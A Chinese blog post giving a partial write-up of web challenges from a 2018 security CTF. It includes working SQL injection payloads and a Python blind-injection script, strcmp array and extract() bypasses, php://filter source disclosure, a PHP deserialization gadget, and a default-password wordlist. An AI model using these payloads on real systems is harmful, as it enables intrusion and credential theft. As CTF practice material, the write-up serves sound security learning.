MIAC移动安全赛web writeup【不全】

原创

还可以啦 于 2018-11-14 18:46:04 发布 277 收藏

本文链接：https://blog.csdn.net/qq_43679507/article/details/84071798

版权

分享一下我老师大神的人工智能教程！零基础，通俗易懂！http://blog.csdn.net/jiangjunshow

也欢迎大家转载本篇文章。分享知识，造福人民，实现我们中华民族伟大复兴！


ps：第一次预赛，，，算了不说了；第二次预赛身为web手全程各种服务器崩，心态爆炸，基本上只做了两道签到题；这次还行吧，最起码网络因素没了，也算了尽了全力，写个wp记录下比赛题目

WEB-1签到

Ascii值大于100，直接z过

WEB-2简单的题目


利用数组过strcmp，直接拿flag



```
POST / HTTP/1.1
Host: f944ecfceaddb11ec591f23738496e52.yogeit.com:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0)
Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 57
Referer: http://f944ecfceaddb11ec591f23738496e52.yogeit.com:8080/
Connection: close
Upgrade-Insecure-Requests: 1

username=admin&password[]=false&submit=%E7%99%BB%E5%BD%95
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 30 Oct 20
Content-Type: text/ht
Connection: close
Vary: Accept-Encodin
Content-Length: 593

<html>
<head>
<meta content-type=text/html chatset="utf-8">
<title>Web</title>
</head>
<body>
<div align="center">
<h1>□□□web□□</h1>
    <form action="" method="POST">
        □□□:<INPUT TYPE="text" name="username"><BR>
        □&nbsp&nbsp&nbsp&nbsp□:<INPUT TYPE="password"
name="password"><BR>
        <INPUT type="submit" value="□□" name="submit">
    </form>
</div>
</body>
</html>




<!--if(isset($_POST['password'])) {
    if (strcmp($_POST['password'], $flag) == 0)
        die($flag);
    else
        echo "□□□□□□";
}-->

flag{Y0u_4re_G3t_FLAG_452}
```

WEB-3送大礼




```
[]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+
[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([!
[]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+
[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]]((!![]+[])
[+!+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+([][[]]+[])[+[]]+(!![]+
[])[+!+[]]+([][[]]+[])[+!+[]]+(+[![]]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+
[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!!
[]+[])[+!+[]]])[+!+[]+[+!+[]]]+(!![]+[])[!+[]+!+[]+!+[]]+(![]+[])[!+[]+!+
[]+!+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+
[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+
[]+!+[]]+(![]+[])[+!+[]]+(+(!+[]+!+[]+[+!+[]]+[+!+[]]))[(!![]+[])[+[]]+(!!
[]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+
[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(+![]+
([]+[])[([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+
(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+
[]+!+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+
[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+
[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!!
[]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+
[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+
[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([!
[]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+
[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]])[+!+[]+[+
[]]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([![]]+[][[]])[+!+[]+[+[]]]+([][[]]+
[])[+!+[]]+(+![]+[![]]+([]+[])[([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+
[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+
[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+
[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!!
[]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+
(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+
[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+
[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(!
[]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+
[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])
[+!+[]]])[!+[]+!+[]+[+[]]](!+[]+!+[]+!+[]+[+!+[]])[+!+[]]+(!![]+[])[!+
[]+!+[]+!+[]])()(([]+[])[([![]]+[][[]])[+!+[]+[+[]]]+(!![]+[])[+[]]+(![]+
[])[+!+[]]+(![]+[])[!+[]+!+[]]+([![]]+[][[]])[+!+[]+[+[]]]+([][(![]+[])[+
[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+
[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(![]+[])[!+[]+!+
[]+!+[]]]()[+[]])[+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]+!+[]+!+[]]+([][[]]+[])[!+
[]+!+[]])
"extract($_GET);  if(isset($bdctf))  {
$content=trim(file_get_contents($flag));     if($bdctf==$content)     {
echo'bdctf{**********}';      }    else    {      echo'这不是蓝盾的密码啊';
}      }"
```

直接google控制台出源码，变量覆盖，url?flag=sgdsf&bdctf=（qwq，能搜到原题），然后出flag

WEB-4 蓝盾管理员

右键，源代码




```
you are not bd-admin !

<!--
@$user = $_GET["user"];
@$file = $_GET["file"];

if(isset($user)&&(file_get_contents($user,'r')==="the user is bdadmin")){
    echo "hello bd-admin!<br>";
    include($file); //flag.php
}else{
    echo "you are not bd-admin ! ";
}
 -->
```

很明显咯，fliter伪协议，过~（读源码直接出）

WEB-5 火星撞地球

```
1' and 1=2 union select md5(1),md5(1),md5(1),md5(1),md5(1),md5(1),md5(1),md5(1),md5(1) #1
```

弱口令得提示：



账号:	c4ca4238a0b923820dcc509a6f75849b
提示	flag藏在轩雅的密码里面

好气啊，这里！！！贼坑，提示是错的，找不到雅轩这个用户，唯一感觉有点像的是yxdoor，然后，，，，最后做出来，flag是admin这个用户对应的密码的md5值，！！！！！！

回到前面，提示拿到之后，想的就是注入进数据库了，尝试了下，布尔盲注可以，利用，用户名回显用户名错误还是密码错误就可以解决，这里不具体说明了，代码放下面：

```
__author__ = "GETF"# -*-coding:utf-8-*-import requests flag = ""key=0print("Start")for i in range(1,13):    fo
r payload in range(33,126):        headers = {'Host': 'eef6f0186546043da56bf4c7f7e6d3ca.yogeit.com:8080',
               'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0',
                    'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',
      'Accept-Language': 'zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3',                  'Accept-Encoding': 'gzip, d
eflate',                    'Content-Type': 'application/x-www-form-urlencoded',                  'Content-L
ength': '89',                    'Referer': 'http://eef6f0186546043da56bf4c7f7e6d3ca.yogeit.com:8080/index.php
',                   'Cookie': 'PHPSESSID=jbt7fg57op5dd193tf8e9d0s40',                    'Connection': 'clos
e',                   'Upgrade-Insecure-Requests': '1'        }        payload_ascii = payload        haha =
"1' or ascii(substr((select column_name from information_schema.columns where table_name=0x6D656D626572 limit
6,1),{0},1))>{1}#".format(i,payload_ascii)        data = {            'name': haha,            'password':'11'
,            'submit2':"%E4%BC%9A%E5%91%98%E7%99%BB%E5%BD%95"        }        url = 'http://eef6f0186546043da5
6bf4c7f7e6d3ca.yogeit.com:8080/index.php'        res = requests.post(url, headers=headers,data=data)        le
ngth = len(res.text)        if(length == 1357):            flag = flag+chr(payload)            print(flag)
        print('\n')            break        if(payload_ascii == 126):            print("none")
```

下面是跑出来的结果的一些记录

```
#1516密码不正确#1357账号错误#database#table member#id（2）    member_user（11）    member_password（15）    member
_name（11）    member_sex（10）    member_qq（9）    member_phone（12）    （12）#4行数据 #member    admin
 ghbb          xinyonghu        xydoor#password       5416d7cd6ef195a0f7622a9c56b55e84           ef7dcdd31f00
225b0a7063b975acedc6# ef3dcdd21f00225b0a7063b974acedc6                 af3dcdf21f00225b0a2063b974acedc2
```

注意一点，跑列名要用16进制绕过，然后神他（文明）马sqlmap一跑就封ip！！！

之后就是拿第一条密码MD5解密，出答案，过~

这里在写write up的时候，发现了一个东西，！！！！所以啊，千万要查看源代码！！！！

```
<!-- $a = md5("123456") ;echo $a; //$a结果为e10adc3949ba59abbe56e057f20f883e</p> <p>echo "<hr/>";</p> <p>$e =
md5("e10adc3949ba59abbe56e057f20f883evCmkn3"); //md5(password)+encryptecho $e; //$e的输出结果57cd0258e743463476
e8d0028311ed44</p> <p>//所以123456经过phpcms v9加密规则后的结果就是57cd0258e743463476e8d0028311ed4412341234512345
612345671234567812345678912345678900987654321987654321123123123412341234512345adminadmin11q2w3e4radmin2admin3a
dmin4admin5admin61q2w3e4radmin7admin8admin9admin111admin222admin333admin444admin555admin666admin777admin888adm
in999admin000adminaadminbadmincadmindadmineadminqadminwadminradmintadminyadminuadminiadminoadminsadminaadminda
dminfadmingadminhadminjadminkadminladminzrootroot1root2root3root4root5root123root1234root12345root123456rootpa
ssrootpasswordrootpasswdpasswordpassword123password1234password12345password123456passpass1pass123pass1234pass
12345pass123456passwdpasswd1passwd12passwd123passwd1234passwd12345passwd1234567u8i9o0p6y7u8i9o0p5t6y7u8i9o0p9o
0p-[=]0p-[=]741852963963852741789456123abc123123abcmimamima123phpcmsphpcms123phpcms1234phpcms12345phpcms123456
phpcms888phpcms111axis2axis1axis3axis111axis222axis333axis888axis666axistestingguestsupportmanagerserveruserad
minadmadmin1admin2administratorrootsystemcszhoperatorsupersystesttest1powerinfodefaultusernamemastersysadminsy
smansysadmdemowwwititadminitadmitmanagersecurityciscowwwuserwebadmin1111111111111111000000testtesttest123sys_
manager123456tomcatceshiceshi1ceshi2ceshi3kefucaiwusuperadminmy_testadminuserconsoleguanlicontrolqwertyuiadmms
fadminsshdsshadministrationsalespostgresmysqloraclecheckinggodsystemadminsystemadministratorwww-datamailadminw
ebmasterapacheservice123451234123passwordp@sswordpasswdP@ssw0rdP@ssw0rd1p@ssw0rdkftest2test3user1imadminimsysi
msystemfuckpostmastercompileprofessionaladminsr00ttoolssoftmailredhat1231q2w3e4r--><table width="100" border="
0" align="center" cellpadding="0" cellspacing="0
```

这个源码来源于登录成功的那个页面

WEB-6 bluedon用户

基本上就是前面那题的进阶，做过好多几乎就是原题的题目，简单说一下，利用filter伪协议拿到源码

参考我的博客，点这里

（真的是基本一样）

```
<?php class Read{//f1a9.php    public $file;    public function __toString(){        if(isset($this->file)){
          echo file_get_contents($this->file);            }        return "恭喜get flag";    }}?><?php@$user =
 $_GET["user"];@$file = $_GET["file"];@$pass = $_GET["pass"]; if(isset($user)&&(file_get_contents($user,'r')==
="the user is bluedon")){    echo "hello bluedon!<br>";    if(preg_match("/f1a9/",$file)){        exit();    }
else{        @include($file); //class.php        $pass = unserialize($pass);        echo $pass;    }}else{
echo "you are not bluedon ! ";} ?> <!--$user = $_GET["user"];$file = $_GET["file"];$pass = $_GET["pass"]; if(i
sset($user)&&(file_get_contents($user,'r')==="the user is bluedon")){    echo "hello bluedon!<br>";    include
($file); //class.php}else{    echo "you are not bluedon ! ";} -->
```

代码审计，注意到function __toString()，于是自己构造

```
<?php          class Read{//flag.php            public $file;            }                 $a = new Read();
        $a->file = "fla9.php";          $a = serialize($a);          print_r($a);  ?>
```

结果带入第三个参数，得flag，过~

WEB-7 web100

```
<?phperror_reporting(0);$KEY='BDCTF:www.bluedon.com';include_once("flag.php");$cookie = $_COOKIE['BDCTF'];if(i
sset($_GET['hint'])){    show_source(__FILE__);}elseif (unserialize($cookie) === "$KEY"){       echo "$flag";}
else {?><html><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8"><title>Login</title><li
nk rel="stylesheet" href="admin.css" type="text/css"></head><body><br><div class="container" align="center">
<form method="POST" action="#">    <p><input name="user" type="text" placeholder="Username"></p>    <p><input
name="password" type="password" placeholder="Password"></p>    <p><input value="Login" type="button"/></p>  </
form></div></body></html>
```

利用题目提示?hint得到上述源码，审计很容易判断unserialize($cookie) === "$KEY"，这题关键点在于cookies用url编码一下，如果不编码，分号的传输问题会导致出错，无返回~

给我老师的人工智能教程打call！http://blog.csdn.net/jiangjunshow

小编那么拼
赞一个再撤！
http://blog.csdn.net/sunhuaqiang1